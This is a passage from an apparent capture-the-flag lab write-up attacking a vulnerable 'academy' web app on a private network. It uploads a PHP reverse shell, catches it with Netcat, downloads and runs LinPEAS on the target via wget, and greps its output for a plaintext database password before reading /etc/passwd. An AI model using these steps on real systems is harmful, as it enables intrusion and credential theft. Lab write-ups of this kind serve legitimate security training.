
// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try ...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();
    if ($pid == -1) {
```

We insert our IP address and left the port number as its default (1234) and saved the file as "shell.php"




Now we upload the “shell.php” file onto the academy platform and see if there are any resistance.






And our upload was a success with no troubles. Now we can setup a listener using the **Netcat** tool using port 1234 if we can recall.



So,124 our listener is setup and after a few seconds, we were able to spawn a shell.

```
(kali㉿kali)-[~]
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.7.131] from (UNKNOWN) [192.168.7.139] 34804
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
18:34:45 up 3:32, 1 user, load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE    JCPU   PCPU WHAT
root     ttys000    -                15:02   3:30m  0.05s  0.01s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ sudo -l
sudo: sudo: not found
$
```

Now this is where we identify if we got root access or not with the “whoami” command. The response from this tells us we are anything but root, another dead end. At this point, we will need to escalate our privileges somehow. To do this, we can abuse the features already available in our terminal. Using “sudo -l” allows us to list binaries we can run with “sudo” to gain root. Looks like that isn’t available too.



This is where the **LinPEAS** (Linux Privilege Escalation Awesome Script) tool comes in very handy as it finds potential privilege escalation vulnerabilities on Linux/Unix systems.

A screenshot of a web browser window showing a GitHub repository page for 'linPEAS/linpeas.sh'. The browser tabs include 'Home', 'Attack Titan', 'ACADEMY', 'Student Profile', 'phpMyAdmin', and 'linPEAS/linpeas.sh at main'. The GitHub page shows the file 'linpeas.sh' with 5512 lines of code. The code is displayed in a monospaced font. A red box highlights the entire code block.

```
#!/bin/sh
#
# VERSION="ng"
# ADVISORY="This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will be prosecuted under applicable law."
#
#-----) Checks pre-everything (-----#
#####
if ([ -f /usr/bin/id ] && [ "$(./usr/bin/id -u)" -eq "0" ]) || [ `whoami 2>/dev/null` = "root" ]; then
    IAMROOT="1"
    MAXPATH_FIND_W="3"
else
    IAMROOT=""
    MAXPATH_FIND_W="7"
fi
#
#-----) Colors (-----#
#####
C=$(printf '\033')
RED="${C}[1;31m"
SED_RED="${C}[1;31m&${C}[0m"
GREEN="${C}[1;32m"
SED_GREEN="${C}[1;32m&${C}[0m"
YELLOW="${C}[1;33m"
SED_YELLOW="${C}[1;33m&${C}[0m"
SED_RED_YELLOW="${C}[1;31;103m&${C}[0m"
BLUE="${C}[1;34m"
#
#####
```


LinPEAS in raw text saved as "linpeas.sh".

A screenshot of a terminal window titled 'Dirb'. The terminal session is running on a Kali Linux system, indicated by the prompt 'kali@kali:~' and the background tools like 'NetCat', 'Dirb', and 'Ffuf'. The nano editor is open with the file 'linpeas.sh'. The script content is identical to the one shown in the previous screenshot. The terminal interface includes a menu bar, a toolbar with icons for File, Actions, Edit, View, Help, and various keyboard shortcuts for navigation and editing.

```
#!/bin/sh
#
# VERSION="ng"
# ADVISORY="This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will be prosecuted under applicable law."
#
#-----) Checks pre-everything (-----#
#####
if ([ -f /usr/bin/id ] && [ "$(./usr/bin/id -u)" -eq "0" ]) || [ `whoami 2>/dev/null` = "root" ]; then
    IAMROOT="1"
    MAXPATH_FIND_W="3"
else
    IAMROOT=""
    MAXPATH_FIND_W="7"
fi
#
#-----) Colors (-----#
#####
C=$(printf '\033')
RED="${C}[1;31m"
SED_RED="${C}[1;31m&${C}[0m"
GREEN="${C}[1;32m"
SED_GREEN="${C}[1;32m&${C}[0m"
YELLOW="${C}[1;33m"
SED_YELLOW="${C}[1;33m&${C}[0m"
SED_RED_YELLOW="${C}[1;31;103m&${C}[0m"
BLUE="${C}[1;34m"
#
#####
```

So far, we will not need to make any changes as we will run this directly on the target system.


But before we do that, we first have to transfer the file to the target system.



A screenshot of a Kali Linux terminal window titled "Dirb". The terminal shows the user is in the directory "/~LINPEAS". The user runs the command "ls" which lists a single file named "linpeas.sh". The terminal interface includes a menu bar with File, Actions, Edit, View, Help, and tabs for Home, Attack Titan, and ACADEMY. A status bar at the bottom indicates "CPU usage: 4.0%".

```
(kali㉿kali)-[~/LINPEAS]
$ ls
linpeas.sh
```

The “linpeas.sh” file was kept in the “LINPEAS” directory, this is where we setup a web server in order to pull out the file on the target system with ease.



A screenshot of a Kali Linux terminal window titled "Dirb". The terminal shows the user is in the directory "/~LINPEAS". The user runs the command "python3 -m http.server 80" which starts a local HTTP server on port 80. The terminal interface includes a menu bar with File, Actions, Edit, View, Help, and tabs for Home, Attack Titan, and ACADEMY. A status bar at the bottom indicates "CPU usage: 4.0%".

```
(kali㉿kali)-[~/LINPEAS]
$ ls
linpeas.sh

(kali㉿kali)-[~/LINPEAS]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Our web server is active and running.

```
TERM environment variable not set.
$ cls
/bin/sh: 4: cls: not found
$ cd /tmp
$ pwd
/tmp
$ wget http://192.168.7.131/linpeas.sh
--2025-06-30 19:23:02 -- http://192.168.7.131/linpeas.sh
Connecting to 192.168.7.131:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 807172 (788K) [text/x-sh]
Saving to: 'linpeas.sh'

    0K ..... 6% 7.86M 0s
  50K ..... 12% 18.3M 0s
100K ..... 19% 9.14M 0s
150K ..... 25% 9.07M 0s
200K ..... 31% 6.63M 0s
250K ..... 38% 9.52M 0s
300K ..... 44% 7.12M 0s
350K ..... 50% 7.22M 0s
400K ..... 57% 8.50M 0s
450K ..... 63% 7.07M 0s
500K ..... 69% 12.8M 0s
550K ..... 76% 9.02M 0s
600K ..... 82% 33.5M 0s
650K ..... 88% 14.7M 0s
700K ..... 95% 63.1M 0s
750K ..... 100% 128M=0.07s

2025-06-30 19:23:02 (10.9 MB/s) - 'linpeas.sh' saved [807172/807172]

$
```

On the target system, we navigated to the /tmp directory in order to download the file. We use the “wget” command to achieve this. Though we finally transferred the file, the file would never run because most likely, it doesn’t have execute permission set to it. So, we first confirm this

```
--2025-06-30 19:23:02 -- http://192.168.7.131/linpeas.sh
Connecting to 192.168.7.131:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 807172 (788K) [text/x-sh]
Saving to: 'linpeas.sh'

    0K ..... 6% 7.86M 0s
  50K ..... 12% 18.3M 0s
100K ..... 19% 9.14M 0s
150K ..... 25% 9.07M 0s
200K ..... 31% 6.63M 0s
250K ..... 38% 9.52M 0s
300K ..... 44% 7.12M 0s
350K ..... 50% 7.22M 0s
400K ..... 57% 8.50M 0s
450K ..... 63% 7.07M 0s
500K ..... 69% 12.8M 0s
550K ..... 76% 9.02M 0s
600K ..... 82% 33.5M 0s
650K ..... 88% 14.7M 0s
700K ..... 95% 63.1M 0s
750K ..... 100% 128M=0.07s

2025-06-30 19:23:02 (10.9 MB/s) - 'linpeas.sh' saved [807172/807172]

$ ls
linpeas.sh
$ ls -l linpeas.sh
-rw-rw-rw- 1 www-data www-data 807172 Jun 30 19:12 linpeas.sh
$ chmod +x linpeas.sh
$ ls -l linpeas.sh
-rwxrwxrwx 1 www-data www-data 807172 Jun 30 19:12 linpeas.sh
$ ./linpeas.sh
```

using “ls -l file_name” then we proceed to add the execute permission with the “chmod” with “x” representing execute and “+” as the add function. Once this is all done, we can now execute the script by typing “./linpeas.sh”.

```

Do you like PEASS?
Get the latest version : https://github.com/sponsors/carlospolop
Follow on Twitter : @carlospolopm
Respect on HTB : SirBroccoli

Thank you!
linpeas-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.

Linux Privesc Checklist: https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist

LEGEND:
RED/YELLOW: 95% a PE vector
RED: You should take a look to it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username

Starting linpeas. Caching Writable Folders ...

```

house pointer inside or press Ctrl+G.

The LinPEAS script starts to run.

```


2021-05-29 17:00:18 upgrade base-passwd:amd64 3.5.46 3.5.46
2021-05-29 17:00:21 install passwd:amd64 <none> 1:4.5-1.1
2021-05-29 17:00:21 status half-installed passwd:amd64 1:4.5-1.1
2021-05-29 17:00:21 status unpacked passwd:amd64 1:4.5-1.1
2021-05-29 17:00:24 configure base-passwd:amd64 3.5.46 <none>
2021-05-29 17:00:24 status half-configured base-passwd:amd64 3.5.46
2021-05-29 17:00:24 status installed base-passwd:amd64 3.5.46
2021-05-29 17:00:24 status unpacked base-passwd:amd64 3.5.46
2021-05-29 17:00:25 configure passwd:amd64 1:4.5-1.1 <none>
2021-05-29 17:00:25 status half-configured passwd:amd64 1:4.5-1.1
2021-05-29 17:00:25 status installed passwd:amd64 1:4.5-1.1
2021-05-29 17:00:25 status unpacked passwd:amd64 1:4.5-1.1
Description: Set up users and passwords

API Keys Regex

```


Reges to search for API keys aren't activated, use param '-r'

The execution of the script is now complete. Now running this powerful tool produced a ton of information we might have to take our time to analyze. But we can make this process a bit more convenient by copying the output into a file and utilize the “grep” command to fetch key words.



```
kali@kali: ~ [~] $ cat linpeas_output.txt | grep academy
Hostname: academy
academy
127.0.1.1      academy.tcm.sec academy
/var/www/html/academy
/var/www/html/academy/admin
/var/www/html/academy/admin/assets
/var/www/html/academy/admin/assets/css
/var/www/html/academy/admin/assets/css/bootstrap.css
/var/www/html/academy/admin/assets/css/font-awesome.css
/var/www/html/academy/admin/assets/css/style.css
/var/www/html/academy/admin/assets/fonts
/var/www/html/academy/admin/assets/fonts/FontAwesome.otf
/var/www/html/academy/admin/assets/fonts/fontawesome-webfont.eot
/var/www/html/academy/admin/assets/fonts/fontawesome-webfont.ttf
/var/www/html/academy/admin/assets/fonts/fontawesome-webfont.woff
/var/www/html/academy/admin/assets/fonts/fontawesome-webfont.woff2
/var/www/html/academy/admin/assets/img
/var/www/html/academy/admin/assets/js
/var/www/html/academy/admin/assets/js/bootstrap.js
/var/www/html/academy/admin/assets/js/jquery-1.11.1.js
/var/www/html/academy/admin/change-password.php
/var/www/html/academy/admin/check_availability.php
/var/www/html/academy/admin/course.php
/var/www/html/academy/admin/department.php
/var/www/html/academy/admin/edit-course.php
/var/www/html/academy/admin/includes/config.php
/var/www/html/academy/admin/includes/footer.php
/var/www/html/academy/admin/includes/header.php
/var/www/html/academy/admin/includes/menubar.php
/var/www/html/academy/admin/index.php
/var/www/html/academy/admin/level.php
/var/www/html/academy/admin/logout.php
```

As demonstrated, we used keywords such as “password”, “config”, “academy”, “sql”, etc and anything that could provide some insights.



```
(kali㉿kali)-[~]
└─$ cat linpeas_output.txt | grep password
$mysql_password = "My_V3ryS3cur3_P4ss";
$mysql_password = "My_V3ryS3cur3_P4ss";
/usr/lib/grub/1386-pc/legacy_password_test.mod
/usr/lib/x86_64-linux-gnu/mariadb19/plugin/mysql_clear_password.so
/usr/lib/x86_64-linux-gnu/mariadb19/plugin/simple_password_check.so
/usr/share/phpmyadmin/user_password.php

(kali㉿kali)-[~]
└─$ cat linpeas_output.txt | grep config
[D-Bus config files]
Some home ssh config file was found
/usr/share/openssh/sshd_config
Searching inside /etc/ssh/ssh_config for interesting info
Checking misconfigurations of ld.so
-rw-r--r-- 1 root root 224 Oct 15 2020 /usr/share/phpmyadmin/vendor/twig/twig/.editorconfig
/var/www/html/academy/admin/includes/config.php
/var/www/html/academy/includes/config.php
[ Searching passwords in config PHP files
2021-05-29 17:00:11 configure base-passwd:amd64 3.5.46 3.5.46
2021-05-29 17:00:11 status half-configured base-passwd:amd64 3.5.46
2021-05-29 17:00:18 status half-configured base-passwd:amd64 3.5.46
2021-05-29 17:00:24 configure base-passwd:amd64 3.5.46 <none>
2021-05-29 17:00:24 status half-configured base-passwd:amd64 3.5.46
2021-05-29 17:00:25 configure passwd:amd64 1:4.5-1.1 <none>
2021-05-29 17:00:25 status half-configured passwd:amd64 1:4.5-1.1

(kali㉿kali)-[~]
└─$ cat linpeas_output.txt | grep username
LightMagenta: Your username
```

As a result, we got a password which could belong to a user with higher privileges. So, our next move is to know what users are on the system and probably use this to get access.

```
$ cat /etc/passwd
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
